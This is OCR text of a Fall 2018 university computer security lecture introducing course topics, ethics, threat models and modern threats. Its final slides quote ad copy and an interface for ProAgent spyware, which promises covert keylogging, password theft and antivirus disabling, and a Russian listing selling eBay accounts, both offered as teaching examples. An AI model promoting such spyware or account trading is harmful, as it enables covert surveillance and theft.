CS 334: Computer Security

Prof. Doug Szajda

http://www.richmond.edu/~dszajda

Fall 2018

What Is This Class?

- Computer security = how to keep computing systems functioning as intended & free of abuse …
  - … and keep data we care about accessed only as desired …
  - … in the presence of an **adversary**
- We will look at:
  - Attacks and defenses for
    - Programs
    - Networks
    - Systems (OS, Web)
  - Securing data and communications
  - Enabling/thwarting privacy and anonymity
- How these notions have played out in the Real World
- Issues span a very large range of CS
  - Programming, systems, hardware, networking, theory

What Will You Learn?

- How to think adversarially
- How to assess threats for their significance
- How to build programs & systems that have robust security properties
- How to gauge the protections and limitations provided by today's technology
  - How to balance the costs of security mechanisms vs. the benefits they offer
- How today's attacks work in practice
- How security issues have played out "for real" (case studies)

Ethics & Legality

- We will be discussing (and launching!) attacks - many quite nasty - and powerful eavesdropping technology
- None of this is in *any way* an invitation to undertake these in any fashion other than with informed consent of all involved parties
  - The existence of a security hole is no excuse
- These concerns regard not only ethics but UR policy and Virginia/United States law
- If in some context there's any question in your mind, come talk with me first

Course Overview

- Software issues
  - exploits, defenses, design principles
- Web security
  - browsers, servers, authentication
- Networking
  - protocols, imposing control, denial-of-service
- Large-scale automated attacks
  - worms & botnets
- Securing communication & data via cryptography
  - confidentiality, integrity, signatures, keys, e-cash

Course Overview, con't

- Operating systems
  - access control, isolation, virtual machines, viruses & rootkits
- The pervasive problem of Usability
- Privacy
  - anonymity, releasing data, remanence
- Detecting/blocking attacks in "real time"
- Landscape of modern attacks
  - spam, phishing, underground economy
- Case studies

Some Broad Perspectives

- A vital, easily overlooked facet of security is *policy* (and accompanying it: operating within *constraints*)
- High-level goal is risk management, not bulletproof protection.
  - Much of the effort concerns "raising the bar" and *trading off resources*
    - How to prudently spend your time & money?
- Key notion of threat model: what you are defending against
  - This can differ from what you'd expect
  - Consider the Department of Energy …

MANUAL

DOE M 470.4-1

Approved: 8-26-05
Review: 8-26-07
Chg 1: 3-7-06

SAFEGUARDS AND SECURITY PROGRAM PLANNING AND MANAGEMENT

U.S. DEPARTMENT OF ENERGY
Office of Security and Safety Performance Assurance

Vertical line denotes change.

AVAILABLE ONLINE AT:
http://www.directives.doe.gov

INITIATED BY:
Office of Security and Safety Performance Assurance

Table 2. Reportable Categories of Incidents of Security Concern, Impact Measurement Index 2 (IMI-2)

IMI-2 Actions, inactions, or events that pose threats to national security interests and/or critical DOE assets or that potentially create dangerous situations.

Incident Type	Report within 1 hour	Report within 8 hours	Report monthly
10. Loss of security badges in excess of 5 percent of total issued during 1 calendar year.			X
13. Confirmed compromise of root/administrator privileges in DOE unclassified computer systems.		X	
1. Confirmed or suspected loss, theft, or diversion of a nuclear device or components.	X		
2. Confirmed or suspected loss, theft, diversion, or unauthorized disclosure of weapon data.	X		

Department of Energy
Washington, DC 20585

August 7, 2006

MEMORANDUM FOR: ASSOCIATE DIRECTORS
OFFICE DIRECTORS
SITE OFFICE MANAGERS

FROM: GEORGE MALOSH
ACTING CHIEF OPERATING OFFICER
OFFICE OF SCIENCE

SUBJECT: Office of Science Policy on the Protection of Personally Identifiable Information


The attached Office of Science (SC) Personally Identifiable Information (PII) Policy is effective immediately. This supersedes my July 14, 2006, memorandum providing


- **Incident Reporting**

Within 45 minutes after discovery of a real or suspected loss of Protected PII data, Computer Incident Advisory Capability (CIAC) needs to be notified (ciac@ciac.org). Reporting of incidents involving Public PII will be in accordance with normal incident reporting procedures.

Modern Threats


- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” …


New Unique Samples Added to AV-Test.org's Malware Collection
Unique Samples Added
1,425,000
1,350,000
1,275,000
1,200,000
1,125,000
1,050,000
975,000
900,000
825,000
750,000
675,000
600,000
525,000
450,000
375,000
300,000
225,000
150,000
75,000
0
2004-10
2004-12
2005-02
2005-04
2005-06
2005-08
2005-10
2005-12
2006-02
2006-04
2006-06
2006-08
2006-10
2006-12
2007-02
2007-04
2007-06
2007-08
2007-10
2007-12
2008-02
2008-04
2008-06
2008-08
2008-10
2008-12
2009-02
2009-04*
Growth
3 Month Median
Forecast


Total Malware
All years
Last 10 years
Last 5 years
Last 24 months
Last 12 months
600,000,000
500,000,000
400,000,000
300,000,000
200,000,000
100,000,000
0
Total Malware
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
Last update: 08-09-2016 14:48
Copyright © AV-TEST GmbH, www.av-test.org

New Malware

All years | **Last 10 years** | Last 5 years | Last 24 months | Last 12 months



Modern Threats


- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” …
- … including powerful automated tools …

September 6th, 2007

Storm Worm botnet could be world's most powerful supercomputer

Posted by Ryan Naraine @ 8:41 am

Categories: Botnets, Browsers, Data theft, Exploit code, Firefox.....
Tags: Operation, Supercomputer, Malware, Worm, Ryan Naraine



Nearly nine months after it was first discovered, the Storm Worm Trojan continues to surge, building what experts believe could be the world's most powerful supercomputer.

The Trojan, which uses a myriad of social engineering lures to trick Windows users into downloading malware, has successfully seeded a massive botnet — between one million and 10 million CPUs — producing computing power to rival the world's top 10 supercomputers

Modern Threats

- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” …
- … including powerful automated tools …
- … and defenders likewise devise novel tactics …

Security Fix

Brian Krebs on Computer Security

SEARCH THIS BLOG

Go

RECENT POSTS


- E-Banking on a Locked Down PC, Part II
- ChoicePoint Breach Exposed 13,750 Consumer Records
- President Obama on Cyber Security Awareness
- Mozilla Disables Microsoft's Insecure Firefox Add-on
- PayChoice Suffers Another Data Breach

Entries By Category

- Cyber Justice
- Economy Watch
- Fraud
- From the Bunker
- Latest Warnings
- Misc.
- New Patches
- Piracy
- Safety Tips

Spam Volumes Drop by Two-Thirds After Firm Goes Offline

The volume of junk e-mail sent worldwide plummeted on Tuesday after a Web hosting firm identified by the computer security community as a major host of organizations engaged in spam activity was taken offline. (**Note**: A link to the full story on McColo's demise is available here.)



Experts say the precipitous drop-off in spam comes from Internet providers unplugging **McColo Corp.**, a hosting provider in Northern California that was the home base for machines responsible for coordinating the sending of roughly 75 percent of all spam each day.


In an alert sent out Wednesday morning, e-mail security firm **IronPort** said:

> In the afternoon of Tuesday 11/11, IronPort saw a drop of almost 2/3 of overall spam volume, correlating with a drop in IronPort's SenderBase queries. While we investigated what we thought might be a technical problem, a major spam network, McColo Corp., was shutdown, as reported by The Washington Post on Tuesday evening.

Spamcop.net's graphic shows a similar decline, from about 40 spam e-

Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed "underground economy …


My Documents
ProAgent V2.0 Public Edition
Send Menu
Send Passwords
Send CD-Keys
Send KeyLog
Send System Information
Send Address Book
Send URL History
Send Processes Log
Options
Give a fake error message
Melt server on install
Disable AntiVirus Programs
Clear Windows XP Restore Points
Protection for removing Local Server
Server Icon
You can choose any icon for server
Choose Icon
Bind with File
Bind with File
You can bind server with any files you want
Select File To Bind
Notification
Your e-mail address which you will to receive information from ProAgent.
E-Mail: bomberman@yahoo.com
Test
Decryptor
Remove Server
About
Buy Undetectable
Help
Create Server
ProAgent - Professional Agent
Copyright © 2005 SIS-Team
Recycle Bin
Start
ProAgent
9:56 AM

Spy Instructors Software

NEW GENERATION SOFTWARE SOLUTIONS

HOMEPAGE | PRODUCTS | DOWNLOADS | FORUMS | ABOUT US

ProAgent v2.1

- ProAgent Spy Software is one of the most powerful monitoring and surveillance applications available today.
- It is an ultimate solution for monitoring spouses, children, employees, or anyone else!
- ProAgent records all typed keystrokes, all active window texts, all visited web sites, usernames, passwords and more and sends e-mail reports to your e-mail address that you specified when creating the server, completely hidden!
- ProAgent can work in all kind of networks, it doesn't matter if the PC is behind a firewall or behind a router or in a LAN, ProAgent works in all of these conditions without any problems.

Click here to purchase **ProAgent v2.1** Special Edition...

Click here to download **ProAgent v2.1** Public Edition

SIS - Products

Purchase Program

Customer Support Department

Commercial Programs

Freeware Programs

Custom Special Programs

New Generation Software Solutions...

New Products

SIS-IExploiter v2.0

ProAgent v2.1

AntiDote v1.2

SIS-Downloader

Virtual Keyboard

Список доступных акков

Сервис по продаже аккаунтов аукцыона eBay.

Добрые юзеры аукцыона eBay предлагают вашему вниманию свои аккаунты.
Постоянным клиентам и тем, кто берет более 5 акков, различные бонусы и скидки.
Все аккаунты с доступом к мылу холдера.

Вы сами выбираете акк (несколько акков) из списка. Говорите мне. Оплачиваете и получаете.
Все акки предварительно проверяются перед продажей, в случае, если что-то не работает - 100% замена.

